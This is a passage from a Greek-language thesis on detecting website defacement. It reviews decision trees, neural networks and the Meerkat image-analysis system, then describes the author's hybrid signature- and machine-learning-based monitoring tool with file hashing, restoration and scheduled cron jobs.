Είναι μια προσέγγιση εποπτευόμενης μάθησης που εφαρμόζεται τόσο για προβλήματα ταξινόμησης όσο και για προβλήματα παλινδρόμησης. Ωστόσο, ευνοείται για την επίλυση προβλημάτων ταξινόμησης. Είναι ένας ταξινομητής με δομή δέντρου. Οι εσωτερικοί κόμβοι αποτελούν τα χαρακτηριστικά ενός συνόλου δεδομένων και οι κλάδοι αποτελούν τους κανονισμούς απόφασης, λαμβάνοντας υπόψη ότι κάθε κόμβος φύλλου αποτελεί το τελικό αποτέλεσμα. Σε ένα δέντρο απόφασης υπάρχουν δυο κόμβοι, ο κόμβος απόφασης και ο κόμβος φύλλων. Οι κόμβοι απόφασης χρησιμοποιούνται για την εξαγωγή συμπερασμάτων που έχουν διάφορους κλάδους και οι κόμβοι φύλλων είναι τα αποτελέσματα των αποφάσεων τα οποία δεν έχουν άλλους υποκλάδους. Η απόφαση λαμβάνεται βάσει των ιδιοτήτων των παρεχόμενων δεδομένων. Είναι μια γραφική απεικόνιση για να ληφθούν όλα τα εφικτά αποτελέσματα για ένα πρόβλημα που διαμορφώνεται σε δεδομένη κατάσταση. Μοιάζει με ένα δέντρο, το οποίο ξεκινάει από τον κόμβο της ρίζας (root node), ο οποίος διευρύνεται σε πιο μακρινά κλαδιά αναπτύσσοντας έναν σχηματισμό που μοιάζει με δέντρο. Για την έξοδο από ένα δέντρο, εφαρμόζεται ο αλγόριθμος CART

(Classification and Regression Tree). Ένα δέντρο απόφασης απαιτεί μια ερώτηση. Με βάση την απάντηση ναι ή όχι, χωρίζει περαιτέρω το δέντρο σε υποδέντρα. [22]


4.2.7 Neural Networks

Τα δίκτυα αυτά είναι συστήματα υπολογιστών που πήραν την ιδέα του βιολογικού νευρωνικού δικτύου. Έχουν οδηγίες να κάνουν εργασίες αναλύοντας περιπτώσεις και δεν υπάρχει ανάγκη να συναρμολογηθούν σύμφωνα με κανόνες που αφορούν συγκεκριμένες εργασίες. Πιο συγκεκριμένα, αναγνωρίζουν εικόνες υποκειμένων αναλύοντας εικόνες που έχουν ή δεν έχουν την ετικέτα του υποκειμένου και στη συνέχεια χρησιμοποιούν τα αποτελέσματα για να αναγνωρίσουν υποκείμενα σε άλλες εικόνες. Δεν έχουν την προηγούμενη γνώση των υποκειμένων. Πιθανόν, οι ίδιοι δημιουργούν χαρακτηριστικά οπτικοποίησης από τα μοντέλα που επεξεργάζονται. Ένα σύνολο συνδεδεμένων κόμβων που ονομάζονται τεχνητοί νευρώνες που αντιπροσωπεύουν νευρώνες στον εγκέφαλο κάποιου ζώου προέρχεται από το ANN (Artificial Neural Network). Κάθε αλληλεπίδραση, για παράδειγμα συνάψεις αίματος στον εγκέφαλο, μπορεί να μεταδώσει το σήμα σε άλλους νευρώνες. Το ANN συλλέγει το σήμα, το αξιολογεί και το μεταδίδει στους νευρώνες που συνδέονται με αυτό. Σε εφαρμογές ANN, το σήμα προς τη σύνδεση (ακμές) είναι ένας πραγματικός αριθμός και το αποτέλεσμα κάθε νευρώνα υπολογίζεται από μια μη γραμμική συνάρτηση του αθροίσματος της εισόδου του. Οι νευρώνες και οι ακμές έχουν γενικά μια συμμετρία που είναι σε συγχρονισμό με τη διαδικασία εκμάθησης. Η αύξηση ή η μείωση της ισχύος του σήματος στη σύνδεση γίνεται μέσω του βάρους. Ένα σήμα μπορεί να μεταδοθεί μόνο όταν το διαδραστικό σήμα ξεπεράσει αυτό το όριο στους νευρώνες. Γενικά, οι νευρώνες είναι οργανωμένοι σε στρώματα. Διαφορετικά επίπεδα εφαρμόζουν πολλές τροποποιήσεις στην είσοδο. Υπάρχει μια μετακίνηση των συμπτωμάτων από το πρώτο στρώμα που είναι γνωστό ως στρώμα εισόδου, στο τελευταίο στρώμα γνωστό ως στρώμα εξαγωγής, αφού περάσουν από πολλαπλά στρώματα. Ο κύριος σκοπός της μεθόδου ANN ήταν να λύσει προβλήματα όπως κάνει ο ανθρώπινος νους, αν και μετά από ένα χρονικό διάστημα, η εστίαση επικεντρώθηκε στην εκτέλεση ορισμένων εργασιών, οδηγώντας σε απόκλιση από τη

βιολογία. Υπάρχουν πολλές εφαρμογές των ANN, όπως η όραση υπολογιστή, η αναγνώριση ομιλίας, η αυτόματη μετάφραση, η κοινωνική δικτύωση, η ιατρική διάγνωση και σε ταξινομημένες προηγουμένως ανθρώπινες υπηρεσίες, όπως η ζωγραφική.

4.2.8 Ανίχνευση Defacement Επιθέσεων μέσω Ανάλυσης Εικόνας

Στο σημείο αυτό παρουσιάζεται από τους Kevin Borgolte, Christopher Kruegel, και Giovanni Vigna η υλοποίηση του Meerkat [25]. Με τη χρήση τεχνικών computer vision το Meerkat καθίσταται ικανό να ανιχνεύει επιθέσεις που έχουν επιφέρει παραμόρφωση ιστοσελίδων. Η λογική που εφαρμόζει βασίζεται στην ανάλυση εικόνων και πιο συγκεκριμένα στην ανάλυση screenshots ιστοσελίδων. Το Meerkat δέχεται ως είσοδο μια λίστα από διευθύνσεις URL για επιτήρηση. Το σύστημα για κάθε μια διεύθυνση φορτώνει το περιεχόμενο της ιστοσελίδας και λαμβάνει ένα screenshot. Για την ανάλυση και τον εντοπισμό παραμορφώσεων χρησιμοποιούνται ως είσοδοι οι εικόνες που ελήφθησαν από κάθε ιστοσελίδα όπου βρίσκεται υπό παρακολούθηση. Όπως συνηθίζεται σε συστήματα τεχνητής νοημοσύνης έτσι και στο Meerkat υπάρχει το στάδιο εκπαίδευσης. Σε αυτό το στάδιο παρέχονται στο σύστημα πολλαπλά στιγμιότυπα οθόνης που λαμβάνονται από ιστοσελίδες. Στη συνέχεια γίνεται εξαγωγή χαρακτηριστικών κάνοντας χρήση μεθόδων μηχανικής μάθησης όπως deep learning και το σύνολο των χαρακτηριστικών των στιγμιότυπων κάθε ιστοσελίδας αποθηκεύεται στο προφίλ ανίχνευσης. Σε κάθε παρακολουθούμενη ιστοσελίδα εφαρμόζεται η ίδια διαδικασία εξαγωγής χαρακτηριστικών φωτογραφίας που χρησιμοποιείται στο στάδιο εκπαίδευσης και τα οποία χαρακτηριστικά χρησιμοποιούνται από τη διαδικασία ανίχνευσης. Το σύστημα έχοντας αποθηκεύσει το σύνολο χαρακτηριστικών στο προφίλ ανίχνευσης συγκρίνει τα χαρακτηριστικά που μόλις εξήγαγε από τις ιστοσελίδες για την εύρεση κάποιας αξιοσημείωτη διαφοράς. Στη περίπτωση που εντοπισθεί κάποια ουσιαστική διαφορά το σύστημα στέλνει ειδοποίηση για παραποίηση περιεχομένου. Στο σήμα στη συνέχεια βλέπουμε την αρχιτεκτονική του Meerkat βασισμένη σε deep learning [25].



Deep Learning Representation of Meerkat - Figure 6

5 Αξιολόγηση και Κατηγοριοποίηση Αλλαγών (πιθανόν μέσω ML profiling)

5.1 Χρήση Μηχανικής Μάθησης


Όπως στους περισσότερους τομείς της πληροφορικής έτσι και εδώ, στην παρακολούθηση και ανίχνευση επιθέσεων παραμόρφωσης σε ιστότοπους, βρίσκουν άμεση εφαρμογή τεχνικές μηχανικής μάθησης. Ένα σύστημα ανίχνευσης εισβολών (IDS) που εφαρμόζει τέτοιου είδους τεχνικές ονομάζεται anomaly-based IDS. Μια από αυτές τις τεχνικές είναι η ανίχνευση παραμορφώσεων μέσω ανάλυση εικόνας (όπως είδαμε προηγουμένως). Κάνοντας χρήση ανάλυσης εικόνας μέσω κάποιου ισχυρού αλγόριθμου μηχανικής μάθησης (π.χ. Deep Learning – Neural Networks) είναι εφικτό να ανιχνευτούν εγκαίρως επιθέσεις που έχουν προκαλέσει παραποίηση κάποιου ιστότοπου ακόμα και μη γνωστές. Μια άλλη τεχνική είναι η ανάλυση κειμένου. Το κείμενο κατόπιν επεξεργασίας παρέχεται σε αλγόριθμο μηχανική μάθησης (π.χ. Multinomial Naïve Bayes) με αποτέλεσμα να συμπεραίνεται αν είναι παραποιημένο ή όχι. Και με την εφαρμογή αυτής της τεχνικής μπορούν να ανιχνευθούν εγκαίρως επιθέσεις ακόμα και άγνωστου τύπου. Αν και οι μέθοδοι μηχανικής μάθησης προσφέρουν μεγαλύτερη ευελιξία στο κομμάτι ανίχνευσης επιθέσεων ακόμα και νέου τύπου, έχουν το μειονέκτημα ότι τα συμπεράσματα και οι προβλέψεις που παράγουν να είναι πιθανώς περιστατικά false positive, false negative.

5.2 Άλλες Προσεγγίσεις

Προσεγγίσεις οι οποίες μπορούν να εφαρμοστούν για την ανίχνευση παραμορφώσεων σε ιστοσελίδες και δεν εφαρμόζουν τεχνικές μηχανικής μάθησης είναι συστήματα τα οποία ελέγχουν το περιεχόμενων ιστοσελίδων για πιθανή εύρεση υπογραφών (signatures) που έχουν ήδη βρεθεί σε defaced ιστοσελίδες στο παρελθόν. Τέτοιου είδους συστήματα ανίχνευσης εισβολών που εφαρμόζουν τεχνικές ανίχνευσης παραμορφώσεων με βάση κάποιου dictionary που περιέχει signatures ονομάζονται signature-based IDSs. Υπάρχουν ακόμα και μέθοδοι για περιοδικό έλεγχο στατικών αρχείων και να εντοπίζουν πιθανές αλλαγές. Αυτό γίνεται με της χρήση τεχνικών που εξετάσαμε και αναλύσαμε προηγουμένως όπως checksum, diff comparison και DOM tree analysis. Και τα signature-based IDSs αλλά και συστήματα που εφαρμόζουν μεθόδους παρακολούθησης και ανίχνευσης παραποιήσεων όπως το checksum αν και έχουν μεγαλύτερη ακρίβεια ανίχνευσης παραμορφώσεων σε σχέση με anomaly-based IDSs είναι πιο δύσκολο να ανιχνεύσουν νέου τύπου επιθέσεις.

6 Υλοποίηση Λογισμικού Ανίχνευσης και Ενημέρωσης Defacement Επιθέσεων

Η υλοποίηση του λογισμικού βασίζεται τόσο στην παρακολούθηση αρχείων διακομιστή όσο και στην παρακολούθηση των περιεχομένων της ιστοσελίδας σε πραγματικό χρόνο, με απώτερο σκοπό τον εντοπισμό τυχόν αλλαγών καθώς και την άμεση επιδιόρθωση αυτών σε περίπτωση παραμόρφωσης.



IDS Implementation Abstract Flowchart - Figure 7


Χαρακτηριστικά:

1. Δυνατότητα ορισμού πολλαπλών directories για μαζική παρακολούθηση στατικών αρχείων του διακομιστή.
2. Δυνατότητα ορισμού πολλαπλών URLs για δυναμική παρακολούθηση ιστοσελίδων που φιλοξενούνται στον διακομιστή.
3. Δημιουργία Log files.

4. Σάρωση καταλόγου αρχείων και δημιουργία προσωρινής μνήμης / αντιγράφου ασφαλείας των αρχείων.
5. Δημιουργία SHA 256 hash για κάθε αρχείο, τα οποία χρησιμοποιούνται για σύγκριση.
6. Δυνατότητα αυτόματης αποκατάστασης των τροποποιημένων αρχείων.
7. Σάρωση πηγαίου κώδικα κάθε ιστοσελίδας και εύρεση παραμόρφωσης με βάση τις υπογραφές επίθεσης (attack signatures) που βρέθηκαν σε προηγούμενο παραμορφωμένο website.
8. Σάρωση της ιστοσελίδας εφαρμόζοντας επεξεργασία φυσικής γλώσσας (NLP) και μηχανική εκμάθηση (ML) για εντοπισμό παραμόρφωσης.
9. Σάρωση της ιστοσελίδας εφαρμόζοντας επεξεργασία φυσικής γλώσσας (NLP) και μηχανική εκμάθηση (ML) για αναγνώριση και εύρεση γλωσσών πέραν των οριζόμενων.
10. Απόκτηση στιγμιότυπου-εικόνας της ιστοσελίδας και εφαρμογή μηχανικής μάθησης (ML) για εντοπισμό τροποποιημένου περιεχομένου.
11. Δυνατότητα επανεκμάθησης και εξαγωγής μοντέλου μηχανικής μάθησης.
12. Δυνατότητα εξαγωγής bash αρχείου για αυτοματοποίηση διαδικασιών μέσω scheduled tasks.
13. Κεντρικό σύστημα ελέγχου (configuration file).

Το παρόν Web Defacement Detection tool είναι σε θέση να ανιχνεύσει κάθε προσθήκη, διαγραφή και τροποποίηση αρχείων καθώς επίσης μπορεί να επαναφέρει τα τροποποιημένα αρχεία στην αρχική τους μορφή. Δεν επιτρέπει την προσθήκη νέων αρχείων, τη διαγραφή αρχείων ή οποιοδήποτε είδος τροποποίησης στα τρέχοντα αρχεία. Επιπλέον είναι σε θέση να ενημερώσει τον χρήστη για το περιεχόμενο που τροποποιήθηκε. Πρόσθετες λειτουργίες, όπως η ανίχνευση βάσει attack signatures ή τα μοντέλα ανίχνευσης μηχανικής μάθησης, βοηθούν στον εντοπισμό παραμόρφωσης σε δυναμικούς ιστότοπους. Τα attack signatures έχουν εξαχθεί από παραμορφωμένες ιστοσελίδες και έτσι μπορεί να γίνει σύγκριση με τις ιστοσελίδες του server για τον εντοπισμό defacements. Χρησιμοποιείται ένα υβριδικό μοντέλο ανίχνευσης παραμόρφωσης ιστότοπου που βασίζεται σε τεχνικές μηχανικής μάθησης και attack signatures.

Εμβαθύνοντας στα μοντέλα μηχανικής μάθησης του συστήματος στο παρακάτω activity diagram περιγράφονται η ανάκτηση των training datasets, ο τρόπος εξαγωγής των signatures, η προεργασία των δεδομένων πριν την εκπαίδευση του μοντέλου καθώς και η εξαγωγή του κάθε μοντέλου.



IDS Implementation Detection Systems Preparation Activity Diagram - Figure 8

Τα μοντέλα μηχανικής μάθησης είναι σε θέση να ανιχνεύσουν παραμορφωμένες ιστοσελίδες με υψηλό επίπεδο ακρίβειας και τα προφίλ ανίχνευσης μπορούν να γνωστοποιηθούν χρησιμοποιώντας ένα σύνολο δεδομένων. Πιο συγκεκριμένα όπως προαναφέρθηκε υπάρχουν τρία συστήματα μηχανικής μάθησης υπεύθυνα για την ανίχνευση τροποποιήσεων. Τα Image-Based και Text-Based συστήματα χρησιμοποιούν ένα σύνολο δεδομένων, εικόνες και κείμενα αντίστοιχα, τόσο από κανονικές όσο και από παραμορφωμένες σελίδες. Το Language-Based σύστημα χρησιμοποιεί ένα σύνολο δεδομένων που αποτελείται από δεκαεπτά γλώσσες.
Οι γλώσσες που υποστηρίζονται από το Language-Based ML σύστημα είναι:

- English
- Malayalam
- Hindi
- Tamil
- Kannada
- French
- Spanish

- Portuguese
- Italian
- Russian
- Swedish
- Dutch
- Arabic
- Turkish
- German
- Danish
- Greek

Το signature-based τμήμα συμβάλλει στην ενίσχυση της ταχύτητας επεξεργασίας για κοινές μορφές παραμορφωμένων επιθέσεων.

Κάποιες από τις βασικές λειτουργείες του συστήματος, όπως φαίνονται και στο ακόλουθο use case diagram, είναι η έναρξη παρακολούθησης στην οποία περιλαμβάνονται η παρακολούθηση στατικών αρχείων που βρίσκονται στον διακομιστή για τυχόν παραμόρφωση, η παρακολούθηση περιεχομένου - κειμένων που έχουν ανακτηθεί από ιστοσελίδες που βρίσκονται υπό επιτήρηση και εφαρμογή του Signature-Based IDS για εντοπισμό παραμόρφωσης έχοντας ως κριτήριο σύγκρισης signatures που έχουν ανακτηθεί από defaced websites, η παρακολούθηση περιεχομένου - κειμένων καθώς και screenshot των ιστοσελίδων που είναι υπό επιτήρηση και η εφαρμογή του Anomaly-Based IDS για εντοπισμό παραμόρφωσης έχοντας ως κριτήριο τα παραγόμενα αποτελέσματα ανίχνευσης τριών classifiers (Text-Based, Image-Based, Language-Based). Η επόμενη λειτουργία είναι η εξαγωγή bash script με σκοπό τη διευκόλυνση δημιουργίας scheduled jobs. Το παραγόμενο αρχείο αυτό εμπεριέχει το απαιτούμενο script για τη δημιουργία και έναρξη scheduled jobs στον server καθώς και το template του crontask που χρειάζεται να τεθεί,

- **/5 * * * * {PATH_TO_VENV}/bin/python {PATH_TO_PROJECT}/main.py {COMMAND} 2>&1 >>{PATH_TO_LOG_FOLDER}/ids-sys.log*

Η επόμενη λειτουργία είναι η επανεκπαίδευση και εξαγωγή μοντέλου μηχανικής μάθησης. Το ερώτημα που τίθεται είναι γιατί να χρειαστεί η μελλοντική επανεκπαίδευση και εξαγωγή ενός μοντέλου μηχανικής μάθησης ενώ έχει ήδη εκπαιδευτεί και παραχθεί για χρήση. Η απάντηση είναι για καλύτερη εκπαίδευση του μοντέλου με αποτέλεσμα πιο στοχευμένα και ακριβή αποτελέσματα και μείωση false-positive, false-negative αποτελεσμάτων.

Μια από τις πιο βασικές λειτουργίες του συστήματος είναι η παραγωγή log αρχείων που περιέχουν συμβάντα που προέκυψαν κατά την εκτέλεση της εφαρμογής. Εκεί θα καταγραφούν συμβάντα όπως ο εντοπισμός τυχόν παραμορφώσεων που έχουν ανιχνευθεί από κάποιο σύστημα παρακολούθησης, warnings και errors συστήματος.

Πολλές από τις λειτουργίες του συστήματος είναι ρυθμιζόμενες μέσω configuration αρχείου. Για παράδειγμα κάποιος μπορεί να απενεργοποιήσει το σύστημα ανίχνευσης που βασίζεται σε signatures θέτοντας την μεταβλητή


- *SIGNATURE_BASED_DEFACEMENT_DETECTION_ACTIVE*

να ισούται με False.

Επίσης ένα σημαντικό χαρακτηριστικό του συστήματος είναι η εισαγωγή πολλαπλών URLs και directories τα οποία θα είναι υπό παρακολούθηση. Για να ξεκινήσει η διαδικασία παρακολούθησης ο χρήστης θα πρέπει να προσθέσει το URL της ιστοσελίδας ή το directory στο οποίο βρίσκονται τα αρχεία τα οποία θέλει να τεθούν υπό παρακολούθηση και θα ξεκινήσει η διαδικασία επιτήρησης του signature/anomaly based ids ή του static detection system αντίστοιχα. Τα URLs και τα directory paths πρέπει να δηλωθούν σε αρχεία τύπου *.json* τα οποία απαρτίζονται από μια σειρά καταγραφών που αντιπροσωπεύουν ένα URL ή μια οντότητα αντίστοιχα. Η οντότητα αποτελείται από ένα *sourceDir* και ένα *destinationDir*. Το *sourceDir* είναι το path του φακέλου που περιλαμβάνει όλα τα αρχεία του website που θέλουμε να παρακολουθήσουμε ενώ το *destinationDir* είναι το path όπου θα δημιουργηθεί το backup. Κάποιοι από τους λόγους που χρησιμοποιήθηκαν αρχεία αντί της άμεσης καταχώρησης του source / destination directory path στο σύστημα μέσω του τερματικού είναι:

- Άμεση καταχώρηση πολλαπλών URLs / directories

- Αποθήκευση καταχωρήσεων για μελλοντική χρήση κατά τον τερματισμό του συστήματος
- Εύκολη τροποποίηση των υπαρχόντων καταγραφών ή εισαγωγή νέων ή επιλεκτική διαγραφή
- Υποστήριξη μαζικής παρακολούθησης βάσει των καταχωρήσεων




IDS Implementation Use Case Diagram - Figure 9

Αυτό που επίσης αξίζει να σημειωθεί στο παραπάνω διάγραμμα είναι ο διαμοιρασμός ρόλων. Πριν ξεκινήσει η ανάλυση ρόλων και η επεξήγηση αυτών να αναφερθεί ότι δεν υπάρχει role-based access control για περιορισμό λειτουργιών ή περιορισμό δικαιωμάτων και κανένα μέσω ελέγχου προσπέλασης λειτουργιών ή αρχείων. Τα


roles που φαίνονται στο διάγραμμα είναι καθαρά ενδεικτικά και η προσπέλαση λειτουργειών και αρχείων ορίζονται από τον κάτοχο του συστήματος προς τον κάθε χρήστη. Όπως φαίνεται ένας χρήστης του συστήματος που κατέχει το ρόλο του Administrator έχει πλήρη έλεγχο όλων των δυνατοτήτων της εφαρμογής. Αυτό που χρήζει περαιτέρω ανάλυσης είναι ο απλός χρήστης του συστήματος ο οποίος έχει μόνο τις δυνατότητες έναρξης παρακολούθησης, δημιουργία bash script, εξαγωγή μοντέλου μηχανικής μάθησης και επιθεώρηση των logs. Όλες αυτές οι δυνατότητες που αντιστοιχίζονται με τον απλό χρήστη εκτός της επιθεώρησης των log αρχείων μπορούν να εκτελεστούν μέσω της εφαρμογής χωρίς την ανάγκη ειδικευμένων γνώσεων. Το ίδιο ισχύει και για την επιθεώρηση των log αρχείων. Οτιδήποτε άλλο χρήζει περαιτέρω γνώσης όπως η τροποποίηση του bash script που παράγεται ή ο προπορευόμενος εμπλουτισμός δεδομένων για την επανεκμάθηση και εξαγωγή των μοντέλων μηχανικής μάθησης ή η διεκπεραίωση κάποιου εξειδικευμένου προβλήματος του συστήματος που αναγράφεται στα log αρχεία αντιμετωπίζονται από έναν Administrator. Τέλος ο ρόλος του παρατηρητή (surveillant) αναφέρεται στους χρήστες της εφαρμογής οι οποίοι θα είναι υπεύθυνοι μόνο για την επιθεώρηση των log αρχείων. Η επιθεώρηση των αρχείων αυτών ίσως μελλοντικά γίνεται με την χρήση κάποιου εργαλείου παρακολούθησης και διαχείρισης (π.χ. Logstash).

Μια πιο αναλυτική εικόνα σχετικά με τη δομή και τις διαδικασίες της εφαρμογής μας δίνει το παρακάτω διάγραμμα. Στο παρακάτω διάγραμμα περιγράφονται αναλυτικά όλες οι διαδικασίες του συστήματος από τη στιγμή που θα ξεκινήσει μια ροή μέχρι τη στιγμή που θα έχουμε ένα συμπέρασμα για το αν το υπάρχει defacement ή όχι. Στη συνέχεια θα γίνει επιμέρους επεξήγηση στο σύνολο των διαδικασιών.



IDS Implementation Functionality Analysis Flowchart - Figure 10

Στο παρακάτω σχήμα περιγράφεται το σύνολο διαδικασιών που απαρτίζουν το κομμάτι του static intrusion detection system. Το σύστημα ξεκινώντας ανακτά όλα τα directory paths που είναι δηλωμένα στο *mon_dirs.json* αρχείο όπως φαίνεται και στο σχήμα.



